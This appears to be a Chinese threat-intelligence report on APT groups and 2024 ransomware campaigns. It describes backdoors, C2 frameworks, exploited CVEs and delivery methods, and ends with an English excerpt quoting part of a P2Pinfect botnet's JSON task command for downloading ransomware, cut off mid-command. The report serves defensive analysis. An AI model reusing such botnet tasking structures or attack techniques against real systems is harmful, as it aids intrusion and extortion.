MuddyWater 又名 TEMP.Zagros、Static Kitten、Seedworm、TA450，该组织于 2017 年 2 月被 Unit 42 披露并命名，被认为是来源于中东地区的 APT 组织。该组织自首次披露以来持续活跃至今，不断有安全公司披露相关新样本及其后门新变种，其攻击 TTP 也在不断更新，主要针对中东国家，也针对欧洲和北美国家。该组织的受害者主要集中在政府、金融、能源、电信等要害部门。

去年 11 月，Deep Instinct 的威胁研究团队发现了一个之前未曝光的 C2 框架，该框架疑似被 MuddyWater 使用，时间可以追溯到 2020 年。该框架的 Web 组件采用 Go 编程语言编写，Deep Instinct 威胁研究团队给它命名为 MuddyC2Go[60]。

在追踪半年之后，Deep Instinct 的威胁研究团队又发现了 MuddyWater 组织另一个攻击框架 DarkBeatC2，该框架与之前的 C2 框架非常相似，它是管理所有受感染计算机的中心点。威胁行为者通常通过使用多种方式建立与 C2 的连接，例如在获得初始访问权限后，手动执行 PowerShell 代码以建立与 C2 的连接；或者通过鱼叉式网络钓鱼电子邮件投递木马加载器，在第一阶段有效负载内建立 C2 连接；又或者通过伪装成合法应用程序（PowGoop 和 MuddyC2Go）侧加载恶意 DLL 来执行代码以建立 C2 连接 [61]。

自 2021 年以来，MuddyWater 一直依赖合法的远程监控和管理 (RMM) 软件作为其攻击的第一阶段有效载荷。攻击者使用过的不同 RMM 工具包括 ScreenConnect、Syncro、SimpleHelp、RemoteUtilies 以及最近的 Atera Agent。Atera Agent 不需要攻击者设置任何基础设施，为攻击者提供了更好的操作安全性 [62]。


APT33

APT33 别名有 Peach Sandstorm、Refined Kitten、HOLMIUM、MAGNALLIUM、TA451 等，由 FireEye 于 2017 年 9 月披露并命名。该组织攻击目标包括美国、沙特阿拉伯和韩国的多个行业，受害组织涉及军事和商业的航空部门，APT33 对与石化生产有联系的能源部门也表现出特别的兴趣。

2023 年 12 月，Microsoft 威胁情报指出，APT33 开始使用新的后门，并将后门识别为 FalseFont[63]。2024 年 1 月底，Nextron 威胁研究团队发布了 FalseFont 后门的公开分析 [64]。

APT33 使用的 FalseFont 后门以国防承包商为目标，并伪装成合法的 Maxar Technologies 应用程序。该恶意软件使用虚假用户界面进行网络钓鱼，并使用 Microsoft 的实时 Web API 协议 SignalR 进行 C&C 通信。FalseFont 后门是一个复杂的远程访问和数据泄露工具，重点是监控用户机器，其大多数功能都

针对用户文件和数据。根据分析攻击者可能计划提取美国国防情报相关文件。屏幕录制功能是数据泄露的另一种方式，它允许参与者从未存储在磁盘上的数据（如电子邮件或聊天消息）中获取更多可能机密的信息。除了标准文件泄露外，FalseFont 还包括一个浏览器凭据窃取程序，这可能会导致高价值在线帐户遭到入侵。




▲ 图 1.48 运行 FalseFont 后门显示的登录面板 [65]

双尾蝎

双尾蝎组织又称 AridViper，奇安信内部追踪编号为 APT-Q-63。该组织至少从 2011 年开始运营，使用语言为阿拉伯语。双尾蝎攻击行业包括国防、教育、政府、媒体、交通等领域，攻击的国家包括但不限于美国、韩国、日本、瑞典、巴勒斯坦、以色列等。双尾蝎使用的恶意软件覆盖 Windows、iOS 和 Android 多个平台。该组织因使用有针对性的网络钓鱼电子邮件和虚假社交媒体资料来诱骗目标在其设备上安装恶意软件而闻名。

2024 年 6 月，ESET 发现了多起针对 Android 用户的双尾蝎攻击活动。这些活动通过专用网站提供恶意软件，受害者可以从这些网站下载并手动安装 Android 应用程序。这些网站上提供的三个应用程序都是被捆绑了恶意代码的合法应用程序，研究人员将其命名为 AridSpy。

AridSpy 通过冒充各种消息传递应用程序、工作机会应用程序和巴勒斯坦民事登记应用程序的专用网站进行分发。通过伪装成合法的安卓应用程序，AridSpy 能够有效地渗透目标设备，实施广泛的数据窃取和监视活动。AridSpy 不仅能够窃取联系人、短信等基本数据，还具备录音、截屏和获取地理位置等高级功能，极大地威胁到受害者的隐私和安全。



▲ 图 1.49 AridSpy 攻击链 [66]

（六）其他地区

2024 年上半年，全球其他地区的网络安全形势同样严峻。盲眼鹰和 El Machete 等团伙继续通过鱼叉式网络钓鱼进行网络间谍活动；北非、荷兰等地也出现出于政治利益的网络攻击行动。

盲眼鹰


盲眼鹰组织又称 Blind Eagle，奇安信内部追踪编号为 APT-Q-98。该组织疑似来自南美洲，从 2018 年 4 月起活跃至今，主要针对哥伦比亚政府机构和金融、石油、制造等行业的大型公司展开长期不间断的攻击。

2024 上半年，盲眼鹰组织将其活动扩展到北美的西班牙语用户，主要针对制造业。该组织利用钓鱼邮件发送包含恶意 VBS 文件的压缩包，这些文件会安装木马程序（如 Remcos RAT 和 NjRAT），以控制感染系统。借助其他威胁行为者开发的混淆器，盲眼鹰增加了攻击的复杂性和隐蔽性 [67]。

El Machete

El Machete 又名 Machete，奇安信内部追踪编号为 APT-Q-99，由国外安全厂商卡巴斯基在 2014 年八月披露并命名，攻击活动可追溯至 2010 年，攻击者主要使用西班牙语。该组织大多数受害者位于委内瑞拉、厄瓜多尔、哥伦比亚、秘鲁、俄罗斯、古巴和西班牙等地，攻击目标包括情报部门、军队、大使馆和政府机构。

El Machete 在今年上半年的攻击活动中其技战法未作出较大改变，依旧是通过鱼叉钓鱼邮件作为攻击入口，钓鱼邮件中包含携带恶意宏代码的 Office 文档，宏代码启用后将会发起 FTP 请求从远程服务器中下载后门木马运行 [68]。



▲ 图 1.50 El Machete 组织使用的鱼叉钓鱼邮件文件诱饵 [68]

Starry Addax

Starry Addax 是一个针对北非人权捍卫者的新兴威胁组织，主要攻击目标是与撒哈拉阿拉伯民主共和国（SADR）事业有关的人权活动家。攻击者使用一种名为“FlexStarling”的新型安卓恶意软件，通过鱼叉式网络钓鱼邮件进行传播。受害者被诱骗安装伪装成合法应用的恶意软件，导致设备数据被窃取。FlexStarling 要求广泛的权限，具备反模拟检查功能，可执行多种恶意操作，如下载文件、删除文件及上传文件至攻击者的存储空间，这些活动表明攻击者可能在筹备更多的后续行动 [69]。

Operation FlightNight

2024 年 3 月 7 日，EclecticIQ 分析师发现了一个未知的 APT 组织，该组织利用开源信息窃取程序 HackBrowserData 的修改版本攻击印度政府机构和能源部门。通过网络钓鱼电子邮件发送的信息窃取器

恶意程序被伪装成印度空军的邀请函。攻击者利用 Slack 频道作为数据渗透途径，在恶意软件执行后上传内部机密文档、私人电子邮件和缓存的 Web 浏览器数据。EclecticIQ 分析师将这次入侵称为“Operation FlightNight”，因为攻击者运营的每个 Slack 频道都被命名为“FlightNight”[70]。

尽管尚未确定该活动背后的黑客组织，但恶意软件和交付技术元数据的相似性表明与之前 1 月份的一起攻击事件有较强的关联，当时攻击者使用名为 GoStealer 的凭据窃取恶意软件瞄准印度空军官员。根据 EclecticIQ 的说法，这两起活动很可能源自同一个威胁行为者。

Sea Turtle

Sea Turtle 是由 Cisco Talos 于 2018 年 1 月发现并披露的 APT 组织，主要针对位于欧洲、中东、北非的政府、非政府组织、航空航天、国防、能源、电信等领域的机构，实施信息窃取和网络间谍活动。Sea Turtle 常用 DNS 劫持手段实现对感染设备网络流量的控制。

在过去的一年中，研究人员观察到荷兰发生了多起由 Sea Turtle 组织策划的网络攻击，主要针对电信、媒体、互联网服务提供商和 IT 服务提供商，更具体地说是库尔德网站（其中包括 PKK 附属网站）。攻击者的行动带有政治动机，例如会收集少数群体和潜在政治异见人士的个人信息，研究人员推测被盗信息可能会被用于后续针对特定团体或个人的监视和情报收集行动[71]。

第二章 勒索软件

勒索软件由于其牟利的本质最终造就了一个成熟且猖獗的网络犯罪世界，它对信息系统可用性的破坏和直接造成的经济损失成为大多数人最容易感知到的网络威胁之一。本章将介绍全球勒索软件攻击，内容基于全球多个机构发布的与勒索软件有关的公开安全报告。

奇安信威胁情报中心收集了 2024 上半年全球多个安全厂商发布的与勒索软件有关的安全报告，首先根据这些公开报告梳理在 2024 上半年全球范围内的勒索软件攻击活动，然后对报告提及的勒索软件投递方式进行介绍，只有了解了勒索软件从何处引入，我们才能采取更有效的防范措施，最后总结 2024 上半年全球勒索软件攻击活动特点和趋势。

一、全球勒索软件攻击活动概览

奇安信威胁情报中心对安全报告中涉及的勒索软件或勒索组织、受害者所在国家地区和行业进行整理，如表 2.1 所示（表格中“/”符号表示报告中未明确提及相关信息）。

纵观 2024 上半年的勒索软件攻击活动，全球各地多个行业的组织和个人都受到影响。活跃的勒索软件家族数量众多，并且还出现了一些新型勒索软件和变种，足以反映出这个网络犯罪产业的繁荣。现如今稍具规模的勒索团伙大多采用“双重勒索”的攻击模式，不仅让受害者支付赎金解密文件，还以泄露数据为要挟再次实施勒索，对受害组织而言无疑雪上加霜。

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
针对 Akira 和 Royal 勒索软件受害者的后续勒索活动 [72]	Arctic Wolf	/	/	Akira 和 Royal 勒索软件受害者
攻击者积极针对 MSSQL 服务器，以投递 Mimic 勒索软件 [73]	Securonix	Mimic 勒索软件	美国、欧盟和拉丁美洲国家	/
Babuk 勒索软件变种的新解密器发布 [74]	Cisco Talos	Babuk 勒索软件变种（Tortilla）	/	/

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
Medusa 勒索软件攻击活动 [75]	Palo Alto Networks	Medusa 勒索软件	美国、欧洲、非洲、南美、亚洲	高科技、教育和制造业等领域
门罗币挖矿程序以及 Mimus 勒索软件正通过各种漏洞进行分发 [76]	AhnLab	Mimus 勒索软件	/	/
伪装为注册机程序的勒索软件通过国内收款码收取赎金 [77]	360	/	中国	个人
MSSQL 服务器 BCP 功能被用于部署 Trigona 勒索软件和 Mimic 勒索软件 [78]	AhnLab	Trigona 勒索软件 Mimic 勒索软件	/	/
LIVE 勒索软件利用 IP-Guard 漏洞 [79]	奇安信	LIVE 勒索软件	中国	/
Kasseika 勒索软件部署 BYOVD 攻击、滥用 PsExec 和 Martini 驱动程序 [80]	Trend Micro	Kasseika 勒索软件	/	/
Phobos 勒索软件变种（FAUST）发起攻击 [81]	Fortinet	Phobos 勒索软件变种（FAUST）	/	/
勒索软件综述：Albabat[82]	Fortinet	Albabat 勒索软件	阿根廷、巴西、捷克共和国、德国、匈牙利、哈萨克斯坦、俄罗斯和美国等	公司、个人
阻止 Akira 勒索软件：通过 TTP 的预防和分析 [83]	Morphisec	Akira 勒索软件	北美、英国和欧洲	政府、制造、技术、教育、咨询、制药和电信等领域
勒索软件综述：Abyss Locke[84]	Fortinet	Abyss Locker 勒索软件	欧洲、北美、南美和亚洲等	/
包括 Black Basta 在内的威胁组织正在利用近期的 ScreenConnect 漏洞 [85]	Trend Micro	Black Basta 勒索组织，Bl00dy 勒索组织	/	/
多阶段 RA World 勒索软件使用反 AV 策略，利用 GPO[86]	Trend Micro	RA World 勒索软件	拉丁美洲地区	多家医疗保健组织

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
GhostSec 联合 Stormous 团伙对多个国家实施双重勒索攻击 [87]	Cisco Talos	GhostLocker 勒索软件，Stormous 勒索软件	古巴、阿根廷、波兰、中国、黎巴嫩、以色列、乌兹别克斯坦、印度、南非、巴西、摩洛哥、卡塔尔、土耳其、埃及、越南、泰国和印度尼西亚	科技公司、高校教育、制造业、政府机构、交通运输、能源等领域
Shadow 勒索组织攻陷俄罗斯多家公司 [88]	F.A.C.C.T.	Shadow 勒索组织	俄罗斯	多个行业的公司
Phobos 勒索软件：分析 8Base 勒索组织使用的网络基础设施 [89]	Intel-Ops	Phobos 勒索软件，8Base 勒索组织	美国、巴西、英国、加拿大等	商业服务、制造业、建筑、零售等
新勒索家族出现，Donex 公布多名受害者信息 [90]	安恒	Donex 勒索软件	/	/
Mallox 勒索软件攻击事件 [91]	深信服	Mallox 勒索软件	中国	/
StopCrypt 勒索软件变种在野外传播 [92]	SonicWall	StopCrypt 勒索软件	/	/
TeamCity 漏洞利用引入 Jasmin 勒索软件和其他恶意软件 [93]	Trend Micro	Jasmin 勒索软件	/	/
TellYouThePass 勒索软件目标锁定财务管理设备 [94]	360	TellYouThePass 勒索软件	中国	财务管理
Agenda 勒索软件通过自定义 PowerShell 脚本传播到 vCenter 和 ESXi[95]	Trend Micro	Agenda 勒索软件	美国、阿根廷、澳大利亚以及泰国等	金融、法律、建筑业等
秘鲁军方勒索事件及相关勒索组织深度分析 [96]	启明星辰	INC Ransom 勒索组织	秘鲁	军队
勒索软件 Crypt888 技术分析 [97]	Stormshield	Crypt888 勒索软件	东南亚	个人
Evil Ant 勒索软件分析 [98]	Netskope	Evil Ant 勒索软件	/	/
TargetCompany 勒索组织对配置不当的 MSSQL 服务器进行攻击 [99]	AhnLab	Mallox 勒索软件	/	/

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
Makop 通过 loldrivers 关闭安全软件 [100]	深信服	Makop 勒索软件	/	/
攻击者利用 IcedID 传播 Dagon Locker 勒索软件 [101]	THE DFIR REPORT	Dagon Locker 勒索软件	/	/
LockBit 勒索软件家族最新动态 [102]	360	LockBit 勒索软件	/	/
Trinity 勒索软件分析 [103]	Cyble	Trinity 勒索软件	/	/
攻击者在针对 MSSQL 服务器的攻击活动中利用 PureCrypter 部署 Mallox 勒索软件 [104]	SEKOIA.IO	Mallox 勒索软件	/	/
Phorpiex 僵尸网络正在大规模分发 Lockbit Black 勒索软件 [105]	Proofpoint	LockBit 勒索软件	/	/
Storm-1811 组织滥用 Quick Assist 工具部署勒索软件 [106]	Microsoft	Black Basta 勒索软件	/	/
Ikaruz Red Team：利用勒索软件收获注意力而非金钱的黑客组织 [107]	SentinelOne	LockBit 勒索软件	菲律宾	/
ShrinkLocker：将 BitLocker 变成勒索软件 [108]	Kaspersky	/	墨西哥、印度尼西亚和约旦等	/
勒索组织 Ransomhub 瞄准西班牙生物能源工厂的 SCADA 系统 [109]	Cyble	Ransomhub 勒索组织	西班牙	能源
新型勒索软件变种 Fog[110]	Arctic Wolf	Fog 勒索软件	美国	教育、娱乐
RansomHub：源自 Knight 的新型勒索软件 [111]	Symantec	Ransomhub 勒索组织	/	/
TargetCompany 的 Linux 变种针对 ESXi 环境 [112]	Trend Micro	Mallox 勒索软件变种	/	/

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
勒索软件综述：Shinra 和 Limpopo 勒索软件 [113]	Fortinet	Shinra 勒索软件，Limpopo 勒索软件	拉丁美洲、泰国	/
P2Pinfect 僵尸网络不断发展以部署勒索软件和挖矿程序 [114]	Cado Security	/	/	/
勒索新秀 Brain Cipher[115]	深信服	Brain Cipher 勒索团伙	印度尼西亚	数据中心


▲ 表 2.1 2024 上半年全球勒索软件攻击活动

二、勒索软件投递方式

(一) 漏洞利用

漏洞利用是勒索软件团伙获取目标设备访问权的常用手段，2024 上半年多个漏洞在公开后立即遭到勒索软件攻击者滥用。

Black Basta 和 Bl00dy 勒索软件团伙被披露利用远程桌面管理软件 ScreenConnect 存在的漏洞 CVE-2024-1708 和 CVE-2024-1709 发起攻击 [85]。Black Basta 勒索团伙利用漏洞后部署了 Cobalt Strike 木马，而 Bl00dy 勒索团伙在攻击活动中使用了此前 Conti 和 LockBit Black（即 LockBit 3.0）泄露的构建器。



▲ 图 2.2 ScreenConnect 漏洞利用方式 [85]

JetBrains 旗下 TeamCity CI/CD 服务器的漏洞 CVE-2024-27198 和 CVE-2024-27199 被多个攻击团伙利用 [93]，在其中一次较早的攻击活动中，攻击者最终释放了开源勒索软件 Jasmin 的变种。

（二）借助其他恶意软件和合法远程管理工具

在许多勒索软件攻击活动中，勒索软件并不是直接投递，而是借助木马、僵尸网络等其他恶意软件植入受害设备。2024 上半年，Phorpiex 和 P2Pinfect 僵尸网络均被发现用于部署勒索软件 [105、114]。另外，在一次投递 IceID 木马的网络钓鱼活动中，攻击者控制了感染设备多天后才下发 Dagon Locker 勒索软件 [101]。Storm-1811 团伙通过社会工程学手段伪装为技术支持人员与受害者建立联系，最终利用 SystemBC 木马部署 Black Basta 勒索软件 [106]。

除了恶意软件，合法的远程管理工具（如 AnyDesk、VNC 等）也常被攻击者用作投递勒索软件的媒介。

New ransomware payload


Upon joining the botnet, P2Pinfect receives a command instructing it to download and run a new binary called `rsagen`, which is a ransomware payload.


```
{"i":10,"c":1715837570,"e":1734397199,"t":{"T":{"flag":5,"e":null,"f":null,"d":
[0,0],"re":false,"ts":[{"retry":{"retry":5,"delay_ms":
[10000,35000]},"delay_exec_ms":null,"error_continue":false,"cmd":{"Inner":
